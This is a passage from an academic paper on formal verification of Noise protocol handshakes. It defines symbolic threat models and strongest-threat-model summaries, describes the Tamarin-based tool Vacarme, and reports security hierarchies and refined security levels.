Non-injective agreement *from the perspective of a recipient accepting a payload at position $i \in \mathbb{N}$ on the payload content, its additional data, and the sets S_s, S_r of (supposedly) exchanged keys identifying respectively the sender and the recipient. S_s and S_r may contain PSK, public ephemeral key, or/and public static keys. If the claim is true, this means that if the recipient, identified by S_r, accepts a payload from a peer he believes is identified by S_s, it was at some point sent by a peer identified by S_s with an intended recipient identified by S_r. However, there is no injective correspondence between these events, i.e., replay is possible.*

Injective agreement *additionally requires that any successfully received message must correspond to a unique legitimate transmission, ruling out replay attacks.*

Anonymity *of a given role r with respect to its public static key.*

These claims have a standard formalization. Agreement claims are written as in [22]. Anonymity claims are encoded as observational equivalence, as is standard in the symbolic model setting [1,5]. Specifically, anonymity is falsified when an adversary conforming to a given threat model can distinguish an agent using a public, static key g^s known to the adversary from an agent using a second public, static key $g^{s'}$ also known to the adversary. When this happens, given a list of 'candidate' public keys containing an agent's key, the adversary can recognize this agent.

Secrecy and agreement claims broadly correspond to the families of informal security levels given in the Noise specification: source and destination properties. Anonymity claims model a part of identity hiding properties, which are an informal notion used in the Noise specification that refers to the identities not being deducible by the attacker. In conjunction with our threat models, explained in the next section, we will later see that these claims encompass the informal descriptions from the Noise protocol specification and go considerably further in many respects.

3.3 Security Properties

We evaluate claims with respect to a range of threat models, which are modeled by describing the adversary's capabilities. A claim and a threat model together specify a security property, which we can evaluate. In this section, we describe the adversary's possible capabilities, how we combine these capabilities into threat models, and how we can concisely summarize the resulting information.

To motivate our formulation, let us focus first on secrecy and agreement properties. These have the general form of $\tau \implies C \vee t$, where τ represents a 'trigger' that occurs whenever the claim in question applies (*e.g.,* upon reception of a message for agreement claims), C describes the guarantees expected to hold for that claim (*e.g.,* secrecy of the exchanged payload for a secrecy claim), and t describes a threat model, which describes a combination of adversarial capabilities. Note that when combined with a claim to form a security property, threat models are *implicitly negated*, see Section 3.3.2. Thus a security property is a statement that the protocol provides the guarantees of the claim C we consider, unless the adversary has access to the capabilities described in t. We have already defined the claims we consider in the previous subsection. We now describe how we formulate the threat model t.

active	Active adversary
$R_{\mathtt{e}}$	Actor ephemeral key is revealed
$R_{\mathtt{re}}$	Peer's ephemeral key is revealed
$R_{\mathtt{s}}$	Actor's static key is revealed
$R_{\mathtt{rs}}$	Peer's static key is revealed
$R_{\mathtt{psk}}$	The pre-shared key owned by the actor for this session is revealed
$R^{<}_{\mathtt{e}}$	Actor's ephemeral key is revealed before the claim
$R^{<}_{\mathtt{re}}$	Peer's ephemeral key is revealed before the claim
$R^{<}_{\mathtt{s}}$	Actor's static key is revealed before the claim
$R^{<}_{\mathtt{rs}}$	Peer's static key is revealed before the claim
$R^{<}_{\mathtt{psk}}$	The pre-shared key owned by the actor for this session is revealed before the claim
$D_{\mathtt{pki}}$	Dishonest pre-message PKI
$D_{\mathtt{re}}$	Peer's ephemeral key is dishonestly generated
$D_{\mathtt{rs}}$	Peer's static key is dishonestly generated

Figure 3: Atomic Adversary Capabilities. We refer to the set of capabilities as A.

3.3.1 Adversary Capabilities

Intuitively, our threat models can each be expressed as a combination of atomic adversarial capabilities. We summarize these capabilities in Figure 3 and explain their meaning here.

The symbol active denotes that the adversary is active. A passive adversary can only read, drop, and reorder messages, but not modify, send, or replay messages. R denotes a reveal or compromise of some key, and comes in two flavors: one where the reveal occurs before the time of the claim (*e.g.,* $R^{<}_{\mathtt{psk}}$) and one where the reveal can occur at any time (*e.g.,* $R_{\mathtt{psk}}$). D refers to dishonest key generation. Namely, $D_{\mathtt{pki}}$ expresses that the keys received by anyone as pre-messages, for instance through a PKI, can be dishonestly generated; *i.e.,* no assurance is provided of their well-formedness and received keys can be, e.g., $g^{s^{-1}}$ or g. $D_{\mathtt{rs}}$ expresses that the peer's static public key could be dishonestly generated.

Note that there is no D_s or D_e as we assume that the actor's private static and ephemeral keys were honestly generated. However, we only make this assumption for the actor, that is the honest agent for which a security guarantee must be provided, and not for other actors, most notably the actor's peer (see $D_{\mathtt{rs}}$, $D_{\mathtt{re}}$, and $D_{\mathtt{pki}}$).

These capabilities capture a realistic class of adversarial

capabilities, including the ability to compromise the private state of the local or remote party, interfere with the application layer authentication system, and register malicious agents with the adversary's choice of key. In [17, Section 2.2.4], we provide a formal interpretation in our model of each of these capabilities, which we lack the space to explore here.

Anonymity claims: The anonymity claims are substantially more complex to model and analyze as they rely on observational equivalence (see Section 2.2). Such properties are well-known to be computationally much more expensive to analyze than trace properties.

For this reason, we analyze anonymity claims with respect to a strict subset of adversary capabilities, namely $A_a = \{R_{\texttt{rs}}, R_{\texttt{psk}}, \texttt{active}\}$ instead of A. The adversary does not have access to other capabilities: ephemeral keys cannot be revealed, the PKI is honest, and the peer of the role whose identity we try to hide always receives honest static keys. We also assume that there is at most one initiator and one recipient, and that Diffie Hellman operations are implemented on a prime order group.

Albeit strict, these restrictions still allow us to gain useful insights about Noise's anonymity guaranties as we will see in Section 5.4.

3.3.2 Threat Models

We now model an adversary who possesses a given subset of these capabilities, including all or none of them. We first describe how these capabilities can be combined into a threat model and afterward how they can be used to evaluate a security property.

Definition 3. *Let A be the set of adversary capabilities given in Figure 3. We define the set of* threat models*, denoted by T, to be the (subset of) propositional logic formulas, built from A, $\wedge$, $\vee$, and the bottom element $\bot$, which represents an empty threat model.*

Note that when combined with a claim to form a security property, threat models are *implicitly negated*. That is, a threat model does *not* describe the adversary's permitted capabilities, but rather its excluded capabilities, *i.e.,* the threat model determines under what circumstances the claim is not required to hold. Hence the empty threat model $\bot$ affords the attacker the most power as the claim must hold in all circumstances (and vice versa for the maximal threat model). However, not all combinations of capabilities are meaningful. For example, $R^{<}_{\texttt{rs}} \wedge R_{\texttt{rs}}$ is intuitively equivalent to threat model $R^{<}_{\texttt{rs}}$ as revealing the key prior to the claim also satisfies the requirement to reveal the key at any point. We define a notion of redundancy that we use to eliminate such redundant threat models.

Definition 4. *We define $\preceq$ to be the smallest reflexive and transitive relation over threat models containing: $R^{<}_x \preceq R_x$ for $x \in \{\texttt{e}, \texttt{re}, \texttt{s}, \texttt{rs}, \texttt{psk}\}$, $D_{\texttt{pki}} \preceq D_{\texttt{rs}}$, and $D_x \preceq \texttt{active}$, for $x \in \{\texttt{rs}, \texttt{re}, \texttt{pki}\}$.*

For $t_1, t_2 \in T$, we say that t_1 subsumes *t_2 when $t_1 \preceq t_2$.*

We can use this to reduce the number of relevant threat models using the following result.

Theorem 1. *Let C be a claim, and $t_1, t_2 \in T$ be such that $t_1 \preceq t_2$. If C holds in threat model t_1 then it also holds in t_2.*

Our ordering $\preceq$ induces a partial order on the set of threat models T, and thus yields an equivalence relation $\simeq$ defined as $t_1 \simeq t_2$ when $t_1 \preceq t_2$ and $t_2 \preceq t_1$. We denote as $\bar{T}$ the quotient of the set of threat models by $\simeq$. The set $\bar{T}$ represents the set of *distinct threat models* that we will consider.

$\bar{T}$ is still large: it contains more than 10^{12} elements. Although this indicates how fine-grained our analysis is, this large number poses two problems. First, the raw results of evaluating these threat models against each claim would be beyond human comprehension. Therefore, we develop a technique to condense these results into a single summary statement without any loss of precision. Second, evaluating all of these threat models would take substantial computational resources. We address this problem in Section 5.

3.4 Finding the Strongest Threat Model

We now show that for a given claim, there exists a unique element of $\bar{T}$ that subsumes exactly those threat models under which the claim holds. This allows us to summarize succinctly the conditions under which a claim holds.

Theorem 2 (Strongest threat model)**.** *Let C be a claim. Let $\bar{T}_1(C)$ be the set of threat models under which C is true. There exists a unique element in $\bar{T}_1(C)$ that subsumes all other threat models in $\bar{T}_1(C)$. We denote this element by $B(C)$ and call it the* Strongest Threat Model (STM) *for C.*

Without loss of generality, we can represent the unique STM by a representative of $B(C)$ in Disjunctive Normal Form (DNF), wherein there are sequence of clauses connected by disjunctions ($\vee$), and each clause is composed of conjunctions ($\wedge$) of adversarial capabilities. Each clause corresponds directly to a minimal set of capabilities required for the adversary to violate the security claim. Informally we will refer to this representative in DNF as *the STM*.

Example 4. *Secrecy of the third payload of I1N from the perspective of the initiator (called claimer) holds under the strongest threat model: $R_{\texttt{re}} \vee D_{\texttt{re}} \vee (R_{\texttt{e}} \wedge R_{\texttt{s}})$. This is equivalent to the following statement, where p denotes the payload:*

$$\mathit{Trigger}(p) \implies \mathit{Secret}(p) \vee (R_{\texttt{re}} \vee D_{\texttt{re}} \vee (R_{\texttt{e}} \wedge R_{\texttt{s}}))$$

Which means one of the following must be true:

- *The secrecy claim on the payload p holds, i.e., $\mathit{Secret}(p)$.*
- *The adversary compromised the peer's ephemeral key.*
- *The peer's ephemeral key was generated by the adversary.*
- *The adversary compromised both the claimer's ephemeral and static key (as modeled in the conjunct $R_{\texttt{e}} \wedge R_{\texttt{s}}$).*

These cases cover all possible attacks using combinations of atomic adversarial capabilities. Furthermore, each case is minimal, e.g., in the fourth case it must be that no attack is possible if the adversary only compromises the claimer's ephemeral key (R_e) but not the claimer's static key (R_s).

Consequently, for each claim C (secrecy, non-injective agreement, injective agreement, and anonymity), we can condense the result to a single threat model $B(C)$, which summaries the exact capabilities the adversary needs to violate the property given by C. This reduces our set of results for all claims to where they can be inspected by hand.

We now exemplify how this choice of threat models, combined with security claims, is expressive enough to encode well-known standard security notions.

Example 5. *Secrecy under $R^{<}_{rs} \vee R^{<}_{s}$ captures a form of PFS where payload secrecy holds **unless** the actor's or the actor's peer's static, private key is compromised before the claim.*

Example 6 (KCI resistance)**.** *Key Compromise Impersonation (KCI) resistance can be modeled as injective agreement under the threat model $R_e \vee R_{re} \vee D_{re} \vee R_{rs} \vee D_{rs}$. In plain English, agreement holds unless the actor's ephemeral key is compromised, or an asymmetric key of the actor's peer is either compromised or was in fact generated by the adversary. Hence even if the actor's static key is compromised, agreement still holds.*

However, we must still compute this STM. Naively, a brute force strategy enumerating all threat models in $\bar{T}$ would suffice, where we submit all proof obligations as lemmas to Tamarin for each claim. However, this would yield more than 10^{12} proof obligations per handshake, message, and security claim. We refine this approach so that computation is manageable in Section 4.1.

4 Vacarme

In the previous section, we described the security properties we consider. We now present our tool, called Vacarme, which is available at [18], and how we evaluated it.

Vacarme can take any two-way Noise pattern and computes the STM for each of its messages and security claim. Vacarme builds upon Tamarin [25] by first converting the pattern into a set of Tamarin proof obligations, running Tamarin on them, and finally analyzing the results.

4.1 Performance optimizations

Our methodology involves generating one Tamarin proof obligation (lemma) for each claim and each threat model. However, as noted previously, a naive brute force approach invoking Tamarin for each of them would require prohibitive computational resources. Instead, we use several techniques to reduce the overall computation time.

First, we employ static analysis to reduce the number of proof obligations required (Section 4.1.1). A runtime framework, described in Section 4.1.2, uses dynamic analysis to minimize the invocations to Tamarin given the results of already examined proof obligations. To further reduce analysis time, we developed a dedicated, but handshake-independent, provably sound Tamarin heuristic, which reduces Tamarin's proof search, that we describe in Section 4.1.3.

4.1.1 Static Analysis

We start with several a priori observations that reduce the number of Tamarin invocations.

Threat Models and Handshakes: Taking the quotient of T by $\simeq$ reduces the number of distinct conjunctions of atomic capabilities in A from 16,384, to 1,701. We explain and prove in [17] how and why results for conjuncts are enough to compute the STMs. We can also consider how elements of A interact with the claim under consideration. For example, if a claim considers a point in the protocol where an ephemeral key for a party has not yet been instantiated, we need not consider this key's reveal. Similarly, where the handshake pattern has no pre-messages, $D_{\texttt{pki}}$ gives the adversary no additional power.

Threat Models and Claims: Next, we note that when analyzing agreement, a passive adversary cannot make use of any knowledge gained to affect the views or actions of the other participants, because they cannot insert their own messages. Hence we need not consider key reveals whilst considering agreement for passive adversaries. Similarly, for a passive adversary attempting to violate a secrecy property, the timing of a key reveal does not change the adversary's ultimate knowledge set, which means that there is no difference between the timed and untimed variants of a reveal, and we can infer the result for one by evaluating the other. Furthermore, revealing a key after a claim does not increase the adversary's ability to violate non-injective agreement at the time of the claim.

Trivial Attacks: In many threat models, the adversary may have enough knowledge to perform a *trivial attack* on a handshake. For example, if the adversary completely compromises the peer's state, then secrecy and agreement properties no longer hold. Similarly, if the adversary learns any PSKs present and at least one private key for each Diffie Hellman operation, they can compute the session key. We generalize these observations into a wider category of trivial attacks, which are important for our tool's efficiency. For such cases, we can immediately conclude that the claim is false based on a simple static analysis.

The above observations allow us to immediately infer that over 99% of proof obligations are false. This leaves us with, on average, only 63 proof obligations per remaining claim, as opposed to the 16,384 naive ones. There is a varying number of claims per pattern, depending on, *e.g.,* its number of messages. Overall, this leaves us with about 410,000 proof

obligations for 53 patterns. Note that we show in [17] that all our reductions are sound in that we have formally proven that they not impact the actual results.

4.1.2 Dynamic Analysis

Our static analysis techniques substantially reduce the number of proof obligations, but the required computational effort would still be substantial. However, there are further relationships between these tasks that we can exploit. We lift our definition of subsumption (Definition 4) from threat models to proof obligations in the natural way. Namely, the subsumption relation is the smallest reflexive, transitive relation such that:

- if $t \preceq t'$ (t is a stronger threat model than t') then for any claim C, the lemma 'C holds in t' subsumes the lemma C holds in t';
- for any given threat model, message, and set of keys, injective agreement subsumes non-injective agreement; and
- for any given threat model and message, if S and S' are sets of keys where $S \subseteq S'$, then non-injective agreement on this message and keys S' subsumes non-injective agreement on the same message and keys S.

The resulting subsumption over-approximates, but does not coincide with, entailment, *i.e.,* for lemmas P_1, P_2, if subsumption relates P_1 and P_2, and P_1 is true then P_2 must also be true.

We can now consider the proof obligations (written as Tamarin lemmas, combining a claim and a threat model) we submit to Tamarin as nodes in a directed acyclic graph, whose edges are determined by the subsumption relationship which we can statically compute. In order to calculate the STM under which a claim holds, we must label each node in this graph with True or False. However, we can use the subsumption relationship to speed up this labeling. For example, if a property is true, then all weaker properties must also be true. Likewise, if there is a counterexample for a property, then that counterexample also holds for any stronger property.

We still have to choose a tree traversal strategy, *i.e.,* in which order we perform the individual proof obligations. We designed a dedicated heuristic that approximates the expected payoff, *i.e.,* how many tasks we could save from analysis. Overall, this reduces the number of proof obligations from 410,000 to 150,000. Again, the reduction is provably sound [17].

4.1.3 Proof Search Heuristic in Tamarin

We also introduce a new proof heuristic (also called an *oracle*) to improve Tamarin's performance and to prevent looping. Tamarin uses heuristics to prioritize which constraints should be satisfied whilst constructing a proof or counterexample.

By construction, poor heuristics cannot render Tamarin unsound, but they can slow it down. Previously, Tamarin's heuristics used only limited information about the current set of open constraints in order to determine which constraints should be prioritized. We improve upon that by additionally examining the entire constraint system from a *global* view.

Thanks to this extra flexibility, we are able to design a heuristic that delays the introduction of new identities or sessions into a trace. We ensure that all constraints concerning the already present sessions are first satisfied, before we consider constraints that might require the introduction of a new party. This ensures that we find straightforward contradictions early on, before investigating more complex scenarios. In this work, we can ensure this condition syntactically by inspecting the constraints output by Tamarin.

We stress that our oracle is handshake-independent and does not impact the validity of our results: Tamarin remains sound, and for trace properties, complete.

4.2 Toolchain and Evaluation

Toolchain: Vacarme's core consists of 5k lines of Rust. First, a generator converts any Noise pattern into a set of Tamarin input files that describe the protocol and all proof obligations using aforementioned static analysis. Given these Tamarin models, our runtime framework, a combination of Python and bash scripts, runs Tamarin with our oracle using the aforementioned dynamic analysis. The complete toolchain is *push-button*: given any Noise handshake, written in the Noise syntax as in Figure 1, or any Noise handshake name from the specification, it returns a table of STMs for all claims and messages. We also provide tool support to interpret the results and compare handshakes, as explained in Section 5.

Evaluation: While Vacarme can take an arbitrary two-way Noise pattern as input, we ran it on all such patterns that are listed in the specification, both for evaluating our tool and for interpreting the analysis results. To determine the STM for secrecy and agreement properties for the 53 two-way Noise patterns described in the specification, Vacarme required a total of 150,000 lemma evaluations, requiring 74 CPU-days on cores ranging from 2.2 to 2.6 GHz, and a peak requirement of 75 GB RAM. Anonymity proofs for a relevant subset of 46 patterns took another 97 CPU-days, with a peak memory usage of 125 GB RAM. The complete results and the tool to reproduce them are available at [18], and a large subset is also available at [17, Appendix B, pages 78–95]. We discuss these results in Section 5.

5 Analysis Results and Practical Implications

We describe our analysis results and their implications for the Noise protocol community. First, in Section 5.1, we use Vacarme to infer the strongest security properties for all two-way handshakes mentioned in the specification, which allows us to construct a protocol hierarchy. This enables one to optimally choose a handshake given, e.g., the PKI context of a given application. This includes a discussion on deferred

patterns, for which we show that few of them offer useful trade-offs. Their improvement is for privacy only, and generally only one deferred pattern is relevant for each fundamental or PSK-based pattern. Second, in Section 5.2, we revisit the security levels claimed in the Noise specification and derive a formal interpretation of them from first principles. Along the way, we uncover some surprising properties about the security levels claimed by the specification. In Section 5.3, we revisit some of the subtleties surrounding protocols with a PSK and how they relate to non-PSK modes. Furthermore we make specific security claims for the various PSK handshakes, which are missing from the Noise protocol specification. Finally, we present anonymity results in Section 5.4: *e.g.,* session identifiers put privacy at risk, and some identity-hiding levels are flawed. We conclude by summarizing our most important recommendations for the Noise specification in Section 5.5.

General Properties: Our systematic approach also enables us to discover some general properties that all analyzed handshakes satisfy. First, for injective agreement we observe one of two cases: (i) the STM for it is either exactly the same threat model as for non-injective agreement, or (ii) injective agreement fails under all (even the weakest) threat models. In other words, messages can either be trivially replayed, or never. Second, in handshakes where public keys are distributed by a PKI, an agent only needs to trust that its own channel to the PKI is secure (and not necessarily the channel between the PKI and the peer). Finally, we observe that the guarantees offered by successive handshake messages are monotonic: subsequent messages enjoy, at worst, the same properties as previous messages.

5.1 Selecting patterns using hierarchies

Our results can be used to choose a suitable Noise pattern for a given context, such as a given key infrastructure. To do so, we must first define our system parameters, which allow us to partition the set of patterns into classes that correspond to distinct real-world use cases. Second, we introduce an order on a handshake's security properties. Together, these enable us to systematically infer the optimal handshake for a given scenario.

System Parameters: System parameters describe which parties are capable of storing static keys or shared symmetric keys and whether they are available in advance to remote parties. For example, in settings like web browsing, initiators may not require any authentication, but servers require authenticating against a pre-shared static public key. Thus, we identify the following *system parameters*:

1. Which roles have their own individual static key. This can be either none, initiator, recipient, or both.
2. If there are static keys, whether these are transferred before or during the handshake.
3. Whether a PSK is available.

For example, if a designer has access to a pre-shared static key for the recipient, a non-pre-shared static key for the initiator, and no PSK, then the Noise specification offers 4 possible patterns: KX, K1X, KX1, and K1X1. The last three are *deferred patterns*, which were designed to improve identity hiding properties at the expense of latency. As we will see later, our results show that these deferred patterns in fact provide no better security properties than KX. To establish such results, we shall formally compare handshakes, as explained next.


Order on handshakes: We say that a handshake A offers better security properties than B if for all claims C and threat models t, if B satisfies C in t, then A also satisfies C in t. Intuitively, this means that the handshake A provides better security than B for every claim, i.e., it is secure against stronger adversaries. This relation is easily computable from the STMs we obtained for each claim.

Hierarchy: We apply the previous methodology to the 46 handshakes[2] where we could compute a STM for anonymity in under about 100 CPU-hours per proof obligation. For all these handshakes, we could also compute the STMs for secrecy and agreement claims. A selection of these results is shown in Figure 4. Overall we see that *(i)* in most cases adding a PSK improves properties, and the earlier the PSK is used the better; *(ii)* few deferred handshakes are actually useful. In the remainder of this section, we expand upon and justify the latter claim.


Redundant patterns: Overall secrecy and agreement can be optimized together by avoiding deferred patterns: the earlier payloads are encrypted, the better (Figure 4a). In contrast, secrecy/agreement and anonymity are antagonistic: for example, KK1 provides better anonymity but worse secrecy/agreement than KK. They require the same system parameters (no PSK, pre-shared static keys for both agents) and represent thus two incomparable trade-offs. This can be seen on Figure 4b as KK and KK1 are two *maximal, incomparable elements* among blue, oval nodes. Nevertheless we show that each class of identical system parameters admits at most two maximal elements. Practitioners need only consider these handshakes, as other ones, which we call *redundant*, offer inferior security properties. Overall, only 2 deferred patterns are not redundant (NK1 and KK1).[3] For example, KK and KK1 make K1K and K1K1 redundant, and KX makes K1X, KX1, and K1X1 redundant. In particular, although the Noise specification introduced deferred patterns for their better anonymity properties, we found out that KX has strictly stronger anonymity guarantees than KX1. Table 3 summarizes these remarks for all non-PSK system parameters.

[2] 4 patterns timed out: IKpsk1, X1X, X1X1, XXpsk3; NN and its derivatives do not involve static keys.

[3] NK offers stronger secrecy and agreement than NK1, as shown in Figure 4a, but NK1 offers better anonymity properties, which are not considered in Figure 4a.



(a) Hierarchy of secrecy and agreement guarantees for protocols that do not require both the initiator and recipient having a static key. In this figure, we do *not* include anonymity properties to highlight the structure with only two maximal elements.



(b) Hierarchy of secrecy, agreement, and anonymity guarantees for protocols that assume both the initiator and recipient have a static key.

Figure 4: Excerpts of our Noise protocol hierarchy . An arrow from K1K to KK means that for every threat model t, if a security property holds for K1K in t, then it also holds for KK in t. In other words, KK offers stronger properties than K1K. Rectangles indicate variants that assume a PSK, and ovals variants without a PSK. Protocols with identical system parameters have the same color.

Role	Early use	Deferred use
Initiator	Always better properties	Always worse properties
recipient	Better secrecy/agreement	Better or worse privacy

Table 3: When to defer using a static key with the `es` or `se` tokens. The only non-redundant deferred patterns among those we analyzed are patterns where the first use of the recipient's static key (with `es`) is delayed by one round-trip.

Security	Level	Simplified Strongest Threat Model
Destination	0	$\top$
	1	$\mathsf{active} \wedge D_{\mathtt{re}}$
	2	$R_{\mathtt{rs}} \vee (D_{\mathtt{rs}} \wedge \mathsf{active})$
	3	$\mathsf{active} \wedge D_{\mathtt{re}} \wedge (D_{\mathtt{rs}} \vee R_{\mathtt{rs}})$
	4	$\mathsf{active} \wedge D_{\mathtt{re}} \wedge (D_{\mathtt{rs}} \vee R^{<}_{\mathtt{rs}} \vee (R^{<}_{\mathtt{s}} \wedge R_{\mathtt{rs}}))$
	5	$\mathsf{active} \wedge D_{\mathtt{re}} \wedge (D_{\mathtt{rs}} \vee R^{<}_{\mathtt{rs}})$
Source	1	$\mathsf{active} \wedge (R^{<}_{\mathtt{s}} \vee (D_{\mathtt{re}} \wedge (R^{<}_{\mathtt{rs}} \vee D_{\mathtt{rs}})))$
	2	$\mathsf{active} \wedge D_{\mathtt{re}} \wedge (R^{<}_{\mathtt{rs}} \vee D_{\mathtt{rs}}))$

Table 4: Interpretation of the source and destination levels of the Noise specification in terms of simplified STMs. The simplification consists of ignoring ephemeral key reveals and assuming the PKI is dishonest.

5.2 Security Levels in the Noise Standard

The Noise protocol specification lists informal payload security properties called *levels* for each payload message of a handshake (*e.g.,* Examples 2 and 3). Correctly mapping a formal security model to informal prose is generally challenging. In this section, we explain how we automatically derive a formal definition of the Source and Destination Levels.

Relating Threat Models and Security levels: As we have seen, our fine-grained analysis allows us to associate each handshake payload with the STM under which secrecy for the sender and non-injective agreement between sender and recipient holds. Considering every handshake payload, we discover 74 unique STMs. That is, the security of any message payload is represented by one of those 74 STMs. These 74 distinct security classes can be related to the 9 levels discussed in the Noise specification by considering fewer atomic capabilities: instead of considering the STM among all possible threat models constructed from the set A of atomic adversarial capabilities as in Theorem 2, we consider the strongest of those threat models where no ephemeral key is revealed and the PKI is attacker-controlled, which we call the *simplified STMs*. Then the equivalence classes yielded by the relation relating handshakes with the same simplified STM fit exactly the Source and Destination Levels of the Noise specification, except for Source Level 0, as shown in Tables 4 and 5. In other words, our method is able to automatically derive a classification of payloads by their security properties that not only fits the Noise specification but additionally refines it by considering more adversarial capabilities.

Using Figure 3 and Tables 4 and 5, we can now straightforwardly translate back the formal definitions of the levels we uncovered into intuitive, yet unambiguous statements. These threat models can be translated back into prose as well:

Example 7. *We can now properly define* ***Destination Level 4*** *(described in Example 2) as: Secrecy of the payload holds unless the adversary is active, the recipient's ephemeral key was generated by the adversary and*

- *the recipient's static key was generated by the adversary, or*
- *the recipient's static key is revealed before the message is sent, or*
- *the recipient's static key is revealed at any time and the sender's static key is revealed before the message is sent.*

Refining Source Level 0 (agreement): Although Source Level 0 is divided into four further levels, these levels are

Sub-levels of Source Level 0	Simplified STM
Source Level 0.0	$\top$
Source Level 0.1	active
Source Level 0.2	active $\wedge (D_{\mathtt{re}} \vee R_{\mathtt{s}}^{<})$
Source Level 0.3	active $\wedge D_{\mathtt{re}}$

Table 5: We found that Source Level 0 can be sub-divided into 4 sub-levels. As in Table 4, we assume here a dishonest PKI and the absence of ephemeral key reveals and higher number means stronger.

Pattern	Message	Destination Level	STM (secrecy for the sender)
IX	2	3	$(R_{\mathtt{re}} \wedge (R_{\mathtt{rs}} \vee R_{\mathtt{e}})) \vee (R_{\mathtt{e}} \wedge R_{\mathtt{s}}) \vee (\mathsf{active} \wedge (D_{\mathtt{re}} \wedge (R_{\mathtt{rs}}^{<} \vee R_{\mathtt{e}}^{<} \vee D_{\mathtt{rs}})) \vee (D_{\mathtt{rs}} \wedge R_{\mathtt{re}}^{<}))$
X1X	3	5	$(\mathsf{active} \wedge ((D_{\mathtt{rs}} \wedge R_{\mathtt{re}}^{<}) \vee (D_{\mathtt{re}} \vee (R_{\mathtt{rs}}^{<} \vee D_{\mathtt{rs}}))) \vee R_{\mathtt{e}} \vee (R_{\mathtt{re}} \wedge R_{\mathtt{rs}})$

Table 6: Strongest threat models (STM) for secrecy of some messages from the point of view of the sender, to illustrate Example 9.

very weak. They range between 'The property never holds ($\top$)' and 'The adversary must be active and transmit a value.' The Noise specification refers to all such messages as being at the same level. The relevance of the additional security offered by the subdivision depends on the threat model. For example, in threat models where being active is very costly or impossible for the adversary, e.g., as in some mass surveillance scenarios, these subdivisions are meaningful.

Refining Destination Levels (secrecy): Unlike the Noise specification, we consider secrecy not only from the sender's point of view, but also from the recipient's point of view. We uncovered two new levels with corresponding simplified STMs: $R_{\mathtt{s}} \vee D_{\mathtt{re}}$ and $R_{\mathtt{s}} \vee (R_{\mathtt{re}} \wedge (R_{\mathtt{rs}}^{<} \vee D_{\mathtt{rs}}))$, which we will call $0'$ and $0''$ respectively, as they are incomparably strong. Notably, Level $0'$ is much weaker than Destination Level 1, but is found on messages that are Destination Level 2 for the sender's point of view. The following example illustrates why this could come as a surprise to some readers of the Noise specification.

Example 8 (Asymmetry of secrecy for the sender and recipient)**.** *We consider a threat model where no key is revealed and the agents have a way to ensure the authenticity of preshared static keys. We also consider the first message of X1K, which is Destination Level 2 for the initiator (sender). In such a threat model, when the initiator sends a payload, he has a guarantee that the attacker cannot learn the sent payload. In contrast, this message is Level $0'$ for the recipient of this message. When a recipient receives this message, it could be that the attacker knows the decrypted payload (for example, because the attacker impersonated the alleged sender). Depending on the application layer and the purpose of such a message, the recipient may need message confidentiality to be guaranteed.*

Uncovering Missing Assumptions in the Specification: The fact that when we consider threat models without ephemeral key reveals we obtain roughly the classification of the Noise specification suggests that the Noise specification actually *assumes* that ephemeral keys cannot be revealed. Currently, this assumption is only explicit for Destination Level 5 and Identity-hiding levels, which seems to (wrongly) imply it is not assumed for the others. In practice, weak ephemeral keys are possible with the many mobile phones, routers, and IoT devices suffering from poor quality RNGs. It is therefore prudent to systematically investigate this aspect of the threat model. Using our results and non-simplified threat models, it is possible to check whether a particular message would be revealed to an adversary in the event that one, or even both, of the involved parties had a faulty RNG. This allows a protocol designer to select a Noise handshake to mitigate this issue, when it is a real-world concern.

Uncovering Non-monotonicity of Levels: A perhaps surprising consequence of considering such threat models is that the security levels given in the specification are *not monotonic*, while users and readers will most likely understand from the specification and their association with (linearly ordered) numbers that they are monotonic. Worryingly, a user may upgrade from one handshake to another with a higher Destination Level and, yet, lose security.

Example 9 (Non-monotonic secrecy upgrade)**.** *Consider the choice of a protocol with the goal of transmitting one payload from Alice to Bob. For the designer, only the secrecy of this payload, from Alice's point of view, matters. In the initial setup, both parties have a static key (but do not know their peer's static key in advance) and no PSK is available.*

We consider a scenario where Alice's ephemeral key can be revealed (i.e. Alice's device has a weak or faulty RNG) and the attacker is passive. Obviously no security is possible in the scenario where one party is fully compromised so we exclude it and we get the following threat model: $t = (R_e \wedge R_s) \vee R_{re} \vee \mathsf{active}$.

With Alice as the recipient, we see in Table 6 that the second message of pattern IX (labeled Destination Level 3) fulfills our requirements. Upgrading our guarantee from Level 3 to Level 5 should be an improvement, so we alternatively consider sending the sensitive payload as message 3 of pattern X1X with Alice as the initiator, which is labelled Level 5. However, under the above threat model t, this payload is not secret with X1X, since there is an attack when Alice's ephemeral key can be revealed (R_e). This means that an 'upgrade' from a Level 3 to a Level 5 leads to an attack on secrecy, which the Level 3 handshake message would have prevented.

Note that we automatically identified this example from the table of all STMs, again illustrating our framework's expressiveness.

5.3 PSK Handshakes

There are no security claims about PSK patterns in the Noise specification. Our method automatically discovers the detailed Source and Destination properties of PSK patterns and we discuss our results here.

5.3.1 Degrees of PFS

As an illustration, we focus here on the insight we can gain from applying this methodology to secrecy from the sender's point of view. In particular, our analysis reveals three slightly different flavors of PFS, whose distinction can be crucial for protocol designers.

The first flavor (mapping to non-PSK Destination Level 5) corresponds to PFS relying on asymmetric keys: the attacker must have compromised the static keys before the session took place in order to break the secrecy of the messages. However, they can compromise the PSK before or after the session.

The second flavor is reverse: the PFS guarantee relies on the PSK only. The attacker must have compromised the PSK before the session took place, but they may compromise the static keys before or after the session.

The third flavor is the intersection of the two previous sets of guarantees, which is a kind of PFS that leverages both the PSK and asymmetric keys. The attacker must have compromised both the static key and the PSK before the session took place.

